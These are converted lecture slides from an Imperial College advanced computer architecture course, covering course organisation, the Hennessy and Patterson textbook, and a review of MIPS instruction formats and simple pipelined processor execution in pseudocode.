

332

# Advanced Computer Architecture

## Chapter 1.1

### Introduction

Is this course for you? How will it work? What will you learn?

October 2022

Paul H J Kelly


These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach (6<sup>th</sup> ed)*, and on the lecture slides of David Patterson's Berkeley course (CS252)

Course materials online on


<https://scientia.doc.ic.ac.uk/2223/modules/60001/materials> and  
<https://www.doc.ic.ac.uk/~phjk/AdvancedCompArchitecture/aca20/>

# What is this course about?

- How the latest microprocessors *work*
- Why they are built that way – and what are the alternatives?
- How you can make software that uses the hardware in the best possible way
- How you can make a compiler that does it for you
- How you can design a computer for *your* problem
- What does a *big* computer look like?
- What are the fundamental big ideas and challenges in computer architecture?
- What is the scope for theory?



Intel  
Kaby  
Lake  
(my  
laptop)  
[https://en.wikichip.org/wiki/intel/core\\_i7/i7-8650u](https://en.wikichip.org/wiki/intel/core_i7/i7-8650u)




Apple  
iPhone 14  
<https://www.ifixit.com/News/64865/phone-14-teardown>

Frontier (Oak Ridge National Labs, USA)  
[https://en.wikipedia.org/wiki/Frontier\\_\(supercomputer\)](https://en.wikipedia.org/wiki/Frontier_(supercomputer))



By OLCF at ORNL  
<https://www.flickr.com/photos/olcf/5211762384/>, CC BY 2.0,  
<https://commons.wikimedia.org/w/index.php?curid=119231238>

# This is a textbook-based course



## Computer Architecture: A Quantitative Approach (6<sup>th</sup> Edition)

John L. Hennessy, David A. Patterson

- 936 pages. Morgan Kaufmann (2017)
- ISBN: 9780128119051
- Price: around £70 (shop around!)
- Publisher's companion web site:
  - <https://www.elsevier.com/books-and-journals/book-companion/9780128119051>
  - Textbook includes some vital introductory material as appendices:
  - Appendix C: tutorial on pipelining (read it NOW)
  - Appendix B: tutorial on memory hierarchy (read it NOW)
- Further appendices (some in book, some online) cover more advanced material (some very relevant to parts of the course), eg
  - Networks
  - Parallel applications
  - Embedded systems
  - Storage systems
  - VLIW
  - Computer arithmetic (esp floating point)
  - Historical perspectives

# Who are these guys anyway and why should I read their book?

- John Hennessy:

- Founder, MIPS Computer Systems
- President (2000-2016), Stanford University
- Board member, Cisco, chair of Alphabet Inc (parent company of Google)
- The “godfather of Silicon Valley” (Wikipedia)



## RAID-I (1989)


consisted of a Sun 4/280 workstation with 128 MB of DRAM, four dual-string SCSI controllers, 28 5.25-inch SCSI disks and specialized disk striping software.

- David Patterson

- Leader, Berkeley RISC project
- RAID (redundant arrays of inexpensive disks)
- Professor, University of California, Berkeley
- President of ACM 2004-6
- Served on Information Technology Advisory Committee to the US



By Peg Skorpinski - Subject of pictures emailed it upon request, CC BY-SA 3.0, <https://commons.wikimedia.org/w/index.php?curid=3207893>



<http://www.cs.berkeley.edu/~patterson/Arch/prototypes2.html>

## RISC-I (1982)

Contains 44,420 transistors, fabbed in 5 micron NMOS, with a die area of 77 mm<sup>2</sup>, ran at 1 MHz. This chip is probably the first VLSI RISC.

### Joint winners of the 2017 ACM Turing Award

“For pioneering a systematic, quantitative approach to the design and evaluation of computer architectures with enduring impact on the microprocessor industry”

# Course organisation

- Lecturer:
  - Paul Kelly – Leader, Software Performance Optimisation research group
    - With help from PhD students
- Nominally four lecture hours per week, up to two hours “synchronous”
- In the last couple of lectures we will spend some time on exam preparation
- Assessment:
  - Exam
    - The exam will take place in last week of term
    - The goal of the course is to teach you how to think about computer architecture
    - The exam is designed to test your thinking, your understanding – not your memory – have a look at the past papers
  - Coursework
    - You will be assigned two coursework exercises
    - You will learn about using simulators, and experimentally evaluating hypotheses to understand system performance
    - You will get introduced to the research frontier in the field
    - You are welcome to bring laptops to class to get started and get help with lab work (we may go to the DoC labs when necessary)

## Course overview (plan)

- ◆ Ch1
  - ◆ Review of pipelined, in-order processor architecture and simple cache structures
- ◆ Ch2
  - ◆ Dynamic scheduling, out-of-order
  - ◆ Register renaming
  - ◆ Speculative execution
- ◆ Ch3
  - ◆ Branch prediction
- ◆ Ch4
  - ◆ Caches in more depth
  - ◆ Software techniques to improve cache performance
  - ◆ Virtual memory and protection
- ◆ Ch5
  - ◆ Side-channel vulnerabilities
- ◆ Ch6
  - Static instruction scheduling
  - Software pipelining
  - instruction-set support for speculation and register renaming

- ◆ Ch7
  - Multi-threading
- ◆ Ch8
  - Data-parallelism, SIMD and vector
- ◆ Ch9
  - Graphics processors and manycore
- ◆ Ch10
  - Shared-memory multiprocessors
  - Cache coherency
  - Atomicity, consistency
  - Large-scale cache-coherency; ccNUMA, COMA
- ◆ **Lab-based coursework exercise:**
  - “Exploration”: Simulation study
  - “Evaluation”: summarise and evaluate a recent research paper in computer architecture
- ◆ **Exam:**
  - Partially based on recent processor architecture article, which we will study in advance (see past papers)

# External Students – Registration for DoC Courses

- ① Apply at: <https://dbc.doc.ic.ac.uk/externalreg/>
- ② Then,
  - Your department's endorser will approve/reject your application
- ③ If approved,
  - DoC's External Student Liaison will approve/reject your application
- ④ If approved (again!),
  - Students will get access to DoC resources (DoC account, CATE, ...)
  - No access after a few days? Check status of approval and contact relevant person(s)

## Key Dates

- Exams for DoC 3<sup>rd</sup>/4<sup>th</sup> yr. courses take place at the end of the Term in which the course is taught
- Registration for exams opens in November for Autumn courses and end January for Spring term courses

If in doubt, read the guidelines available at the link above ☺

## Main points:

- If you have studied computer architecture before, you should be able to this course
  - Do you know what a pipeline stall is? Do you know what a cache miss is?
  - You will also need to do some C programming, a little Linux command-line and bash-scripting
- By the end you will understand the main features and design alternatives in computer architectures widely used today
  - The “microarchitecture” of single cores, for both low power and high performance
  - Multicore systems, including how the cores are connected and how memory consistency is maintained
  - Graphics processors – at least from a compute point of view (rather than graphics)
  - Large-scale computer systems, supercomputers
- The course’s examinable content is defined by the lecture slides, but you will benefit from reading more widely
- The textbook provides both more depth and more breadth
- There will be two assessed coursework exercises:
  - (1) “Exploration” – find a single-core microarchitecture configuration that runs a given program with the lowest total energy
  - (2) “Evaluation” – write a brief summary and evaluation of an article from one of this year’s main computer architecture conferences
- The final exam will be partly based on an article about a recent architecture, which we will study in detail in class

# Advanced Computer Architecture

## Chapter 1.2

### Pipelining: a quick review of introductory computer architecture

Objective: bring everyone up to speed, and also establish some key ideas that will come up later in the course in more complicated contexts

October 2022

Paul H J Kelly

These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach (6<sup>th</sup> ed)*, and on the lecture slides of David Patterson's Berkeley course (CS252)

Course materials online on

<https://scientia.doc.ic.ac.uk/2223/modules/60001/materials> and  
<https://www.doc.ic.ac.uk/~phjk/AdvancedCompArchitecture/aca20/>


# Pre-requisites

- This is a second-to-third-level computer architecture course
  - We aim to get from what you'd learn in DoC's first year up to understanding the design, and design alternatives, in current commercially-available processors
  - It's a stretch but my job is to help!
- You *can* take this course provided you're prepared to catch up if necessary
  - I will introduce all the key ideas, but if they are new to you, you will need to do some homework!
- We are keen to help you succeed – and I count on you to ask questions – both live and on EdStem
- This lecture introduces pipelining – we're looking for the issues in simple designs that help us understand the more complicated designs that are coming up

# Example: MIPS


Opcode specifies how other fields will be interpreted

## Register-Register




5-bit register specifier at fixed field so access can start immediately

## Register-Immediate



## Branch




## Jump / Call



# Example: MIPS


Opcode specifies how other fields will be interpreted

## Register-Register




5-bit register specifier at fixed field so access can start immediately

## Register-Immediate



ADD R8,R6,R4 // R8 ← R6+R4  
LW R2, 100(R3) // R2 ← Memory[R2+100]  
SW R5, 100(R6) // Memory[R6+100] ← R5  
ADDI R4, R5, 50 // R4 ← R5+signExtend(50)

## Branch



BEQ R5, R7, 25 // if R5=R7  
// then PC ← PC+4+25\*4  
// else PC ← PC+4

## Jump / Call




J 200000 // PC ← 200000\*4

# Example: MIPS


Opcode specifies how other fields will be interpreted

## Register-Register




5-bit register specifier at fixed field so access can start immediately

## Register-Immediate



Q: How many registers can we address?

## Branch



Q: What is the largest signed immediate operand for "ADD R1,R2,X"?

## Jump / Call



Q: What range of addresses can a conditional branch jump to?

# A machine to execute these instructions


- To execute this instruction set we need a machine that fetches them and does what each instruction says
- A “universal” computing device – a simple digital circuit that, with the right code, can compute *anything*
- Something like:

```
Instr = Mem[PC]; PC+=4;  
  
rs1 = Reg[Instr.rs1];  
rs2 = Reg[Instr.rs2];  
imm = SignExtend(Instr.imm);
```


```
Operand1 = if(Instr.op==BRANCH) then PC else rs1;  
Operand2 = if(immediateOperand(Instr.op)) then imm else rs2;  
res = ALU(Instr.op, Operand1, Operand2);
```

```
switch(Instr.op) {  
    case BRANCH:  
        if (rs1==0) then PC=PC+imm*4; continue;  
    case STORE:  
        Mem[res] = rs1; continue;  
    case LOAD:  
        lmd = Mem[res];  
    }  
    Reg[Instr.rd] = if (Instr.op==LOAD) then lmd else res;
```

